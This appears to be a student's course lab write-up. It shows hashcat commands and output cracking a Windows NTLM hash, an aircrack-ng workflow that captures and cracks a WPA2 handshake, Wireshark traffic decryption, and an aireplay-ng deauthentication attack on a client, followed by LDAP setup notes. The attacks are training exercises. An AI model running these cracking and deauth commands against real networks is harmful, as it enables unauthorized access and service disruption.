
```
./hashcat-6.1.0/hashcat.bin -I # check available devices
./hashcat-6.1.0/hashcat.bin -m 1000 -a 3 -d 3 windows-hash -1 ?l?d a?1?1?1?1?1?1?1
./hashcat-6.1.0/hashcat.bin -m 1000 -a 3 -d 3 windows-hash -1 ?l?d a?1?1?1?1?1?1?1?1
```

- `-m 1000` : Cracking NTLM hash.
- `-a 3` : Brute force mode.
- `-d 3` : Specifying GPU to use.
- `windows-hash` : File containing hash.
- `-1 ?l?d` : A customize character set that includes lowercase letters and digits.
- `a?1?1?1?1?1?1?1?1` : A mask for brute forcing. An `a` followed by 8 characters from set `1` .

The password is `apple8787` . The flag is the filenames of files on desktop.



```
Cracking performance lower than expected?

* Append -O to the commandline.
  This lowers the maximum supported password- and salt-length (typically down to 32).

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

674ba145222376d43d4f0a9e3f6f315f:apple8787

Session..........: hashcat
Status...........: Cracked
Hash.Name........: NTLM
Hash.Target......: 674ba145222376d43d4f0a9e3f6f315f
Time.Started.....: Sat May  1 12:58:59 2021 (9 secs)
Time.Estimated...: Sat May  1 12:59:08 2021 (0 secs)
Guess.Mask.......: a?1?1?1?1?1?1?1?1 [9]
Guess.Charset....: -1 ?l?d, -2 Undefined, -3 Undefined, -4 Undefined
Guess.Queue......: 1/1 (100.00%)
Speed.#3.........: 19063.5 MH/s (4.86ms) @ Accel:16 Loops:128 Thr:1024 Vec:1
Recovered........: 1/1 (100.00%) Digests
Progress.........: 156225241088/2821109907456 (5.54%)
Rejected.........: 0/156225241088 (0.00%)
Restore.Point....: 120324096/2176782336 (5.53%)
Restore.Sub.#3...: Salt:0 Amplifier:128-256 Iteration:0-128
Candidates.#3....: afoehxlqm -> aspg1ifes
Hardware.Mon.#3..: Temp: 76c Fan: 46% Util: 94% Core:1785MHz Mem:6800MHz Bus:16

Started: Sat May  1 12:58:25 2021
Stopped: Sat May  1 12:59:10 2021
```



3.

> Refs:
>
> None

1. Use hardware key authentication. For example, the "Security Key" option in Windows 10 login option.
2. Use multi-factor authentication.

5. WiFi Hacking


> Refs:

> b09902011 陳可邦
> b09902100 林弘毅
> https://null-byte.wonderhowto.com/how-to/hack-wi-fi-cracking-wpa2-psk-passwords-using-aircrack-ng-0148366/
> https://hashcat.net/wiki/doku.php?id=cracking_wpawpa2
> https://wiki.wireshark.org/HowToDecrypt802.11
> https://hackernoon.com/forcing-a-device-to-disconnect-from-wifi-using-a-deauthentication-attack-f664b9940142

1.

WiFi password: `0918273645`

```
ifconfig # Find wifi interface, mine is wlo1
sudo airmon-ng start wlo1
ifconfig # wlo1 will be replaced with a new interface, mine is wlo1mon
sudo airodump-ng
```



```
CH 14 ][ Elapsed: 1 min ][ 2021-05-05 15:26 ][ WPA handshake: 94:BF:C4:32:CC:88

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

30:87:D9:B1:54:48   -1       25        0    0  11  195   WPA2 CCMP   MGT  projection_TEST
00:25:00:FF:94:73   -1        0        0    0  -1   -1                    <length:  0>
94:BF:C4:72:CC:88   -2       53      293    0   4  195   WPA2 CCMP   PSK  battle-field
30:87:D9:71:54:48    0       12        1    0  11  195   WPA2 CCMP   MGT  CSIE_guest
72:35:1F:1A:0C:6F   -1        0        0    0   7   -1                    <length:  0>
30:87:D9:F1:83:08   -2       31        0    0   6  195   WPA2 CCMP   MGT  projection_TEST
94:BF:C4:32:CC:88   -1       67       33    0   4  195   WPA2 CCMP   PSK  Palace of Joe Tsai
30:87:D9:71:83:08   -1       27        0    0   6  195   WPA2 CCMP   MGT  csie
30:87:D9:B1:83:08   -2       26       19    9   6  195   WPA2 CCMP   MGT  CSIE_guest
30:87:D9:F1:59:A8   -7       52        0    0   6  195   WPA2 CCMP   MGT  projection_TEST
30:87:D9:B1:59:A8   -6       43        0    0   6  195   WPA2 CCMP   MGT  CSIE_guest
30:87:D9:B1:D3:68   -4       42        0    0   1  195   WPA2 CCMP   MGT  projection_TEST
30:87:D9:71:59:A8   -5       45        0    0   6  195   WPA2 CCMP   MGT  csie
30:87:D9:31:D3:68   -5       33        0    0   1  195   WPA2 CCMP   MGT  csie
30:87:D9:B1:D3:28   -1       31        0    0  11  195   WPA2 CCMP   MGT  CSIE_guest
30:87:D9:F1:D3:28   -2       41        0    0  11  195   WPA2 CCMP   MGT  projection_TEST
30:87:D9:F1:6B:A8   -9       12        0    0   1  195   WPA2 CCMP   MGT  projection_TEST
60:63:4C:63:1D:22  -17       23        0    0   9  270   WPA2 CCMP   PSK  D-Link_DIR-615
30:87:D9:B1:6B:A8  -10       17        0    0   1  195   WPA2 CCMP   MGT  CSIE_guest
34:0A:33:03:77:5E  -10        7        5    0   3  540   WPA2 CCMP   PSK  Shang
30:87:D9:71:6B:A8  -10       10       79    2   1  195   WPA2 CCMP   MGT  csie
30:87:D9:71:D3:28  -11       16        0    0  11  195   WPA2 CCMP   MGT  csie
```

An entry with ESSID `Palace of Joe Tsai` is the AP. It has MAC address `94:BF:C4:32:CC:88` on channel `4`.

```
sudo airodump-ng wlo1mon --bssid 94:BF:C4:32:CC:88 -c 4 --write hack_wifi
```


This will capture traffics associated with `Palace of Joe Tsai` and dump them to some files named `hack_wifi`.

Generated files are:

```
hack_wifi.cap
hack_wifi.csv
hack_wifi.kismet.csv
hack_wifi.kismet.netxml
hack_wifi.log.csv
```

Upload the `.cap` file to https://hashcat.net/cap2hccapx/ or download the execuable to convert it to `.hccapx` for hashcat. Mine has filename `hash_wifi.hccapx` .

```
./hashcat-6.1.0/hashcat.bin -m 2500 -a 3 hash_wifi.hccapx 09?d?d?d?d?d?d?d?d
```




```
b09902004@meow1 [~/nasa-hw] ./hashcat-6.1.0/hashcat.bin -m 2500 -a 3 hack_wifi.hccapx 09?d?d?d?d?d?d?d?d --show
94bfc432cc88:8c882b00736e:Palace of Joe Tsai:0918273645
94bfc432cc88:8c882b00736e:Palace of Joe Tsai:0918273645
94bfc432cc88:8c882b00736e:Palace of Joe Tsai:0918273645
94bfc432cc88:8c882b00736e:Palace of Joe Tsai:0918273645
b09902004@meow1 [~/nasa-hw] 
```

2.

Flag: `HW5{Jo3_Tsa1-7he_M4st3r_0F_Tra1niNg}`

Open `hack_wifi.cap` with WireShark. Go to `Edit` -> `Preferences` -> `Protocols` -> `IEEE 802.11` .


Add a decryption key like this:



Key type	Key
wpa-pwd	0918273645:Palace of Joe Tsai


/home/frank/.config/wireshark/80211_keys

Go to `Statistics` -> `Conversations` -> `TCP` . Select arbitary entry and `follow stream` because they all have the same two hosts.



Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A
10.88.15.66	56785	140.112.30.36	6887	11	1,074	5	496	6	578	5.370432	0.0362	
10.88.15.66	56786	140.112.30.36	6887	11	1,074	5	496	6	578	12.061034	0.0363	
10.88.15.66	56787	140.112.30.36	6887	14	1,344	8	766	6	578	18.854932	0.0367	
10.88.15.66	56788	140.112.30.36	6887	17	1,650	5	496	12	1,154	25.645517	0.0351	

□ Name resolution □ Limit to display filter □ Absolute start time



```
HW5{Jo3_Tsa1-7he_M4st3r_0F_Tra1niNg}OK.
```

2 client pkt(s), 1 server pkt(s), 2 turn(s).


Entire conversation (42 bytes)   Show and save data as ASCII   Stream 0

3.

Flag: `HW5{j0e_ts4I_1s_d0ub1e_gun_k4i's_b3st_fr13nD}`

To obtain victim's MAC address, run:

```
sudo airodump-ng wlo1mon --bssid 94:BF:C4:32:CC:88 -c 4 # the same command from p5-1
```




```
CH  4 ][ Elapsed: 18 s ][ 2021-05-05 16:19 ][ WPA handshake: 94:BF:C4:32:CC:88

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

94:BF:C4:32:CC:88  -60   0      214      229   48   4  195   WPA2 CCMP   PSK  Palace of Joe Tsai

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

94:BF:C4:32:CC:88  8C:88:2B:00:73:6E  -49    0e- 1e     2      272  EAPOL  Palace of Joe Tsai
```

The victim's MAC address is shown in `STATION`, which is `8C:88:2B:00:73:6E`. To send attack, run:

```
sudo aireplay-ng --deauth 0 -c 8C:88:2B:00:73:6E -a 94:BF:C4:32:CC:88 wlo1mon
```

- `--deauth 0`: Keep sending deauthentication signal until we stop.
- `-c`: Victim's MAC address
- `-a`: WiFi AP's MAC address
- `wlo1mon`: WiFi interface on my laptop

Then check the web page with another device.



```
HW5{j0e_ts4I_1s_d0ub1e_gun_k4i's_b3st_fr13nD}
```

LDAP

> Note:
>
> `.ldif` and `.schema` files are in `ldif/`. `.py` files are in `ldap-script/`.


1. Basic Setup

> Refs:
>
> Lab slides

Create `suffix.ldif`, `root.ldif`, `base.ldif`.

Then run these commands:

```
ldapmodify -Y EXTERNAL -H ldapi:/// -f suffix.ldif
slappasswd
ldapmodify -Y EXTERNAL -H ldapi:/// -f root.ldif
ldapadd -Y EXTERNAL -H ldapi:/// -f /etc/openldap/schema/cosine.ldif
ldapadd -Y EXTERNAL -H ldapi:/// -f /etc/openldap/schema/nis.ldif
ldapadd -Y EXTERNAL -H ldapi:/// -f /etc/openldap/schema/inetorgperson.ldif
ldapadd -x -W -D "cn=giver,dc=giver,dc=csie,dc=ntu" -H ldapi:/// -f base.ldif
```



```
# giver.csie.ntu
dn: dc=giver,dc=csie,dc=ntu
dc: giver
objectClass: top
objectClass: domain

# giver, giver.csie.ntu
dn: cn=giver,dc=giver,dc=csie,dc=ntu
objectClass: organizationalRole
cn: giver
description: admin

# people, giver.csie.ntu
dn: ou=people,dc=giver,dc=csie,dc=ntu
objectClass: organizationalUnit
ou: people

# group, giver.csie.ntu
dn: ou=group,dc=giver,dc=csie,dc=ntu
objectClass: organizationalUnit
ou: group

# search result
search: 3
result: 0 Success

# numResponses: 5
# numEntries: 4
[root@centos-server ~]#
```

2. Client

> Refs:
>
> https://pastleo.me/post/20200719-archlinux-installation
> https://coodie-h.blogspot.com/2017/09/centos-7openldap.html
> http://dic.vbird.tw/linux_server/unit07.php
> https://wiki.archlinux.org/title/LDAP_authentication#Online_and_Offline_Authentication_with_SSSD
> https://wiki.archlinux.org/title/Sudo#Using_visudo
> https://bbs.archlinux.org/viewtopic.php?id=245004
> https://unix.stackexchange.com/questions/196829/read-files-directly-vs-getent

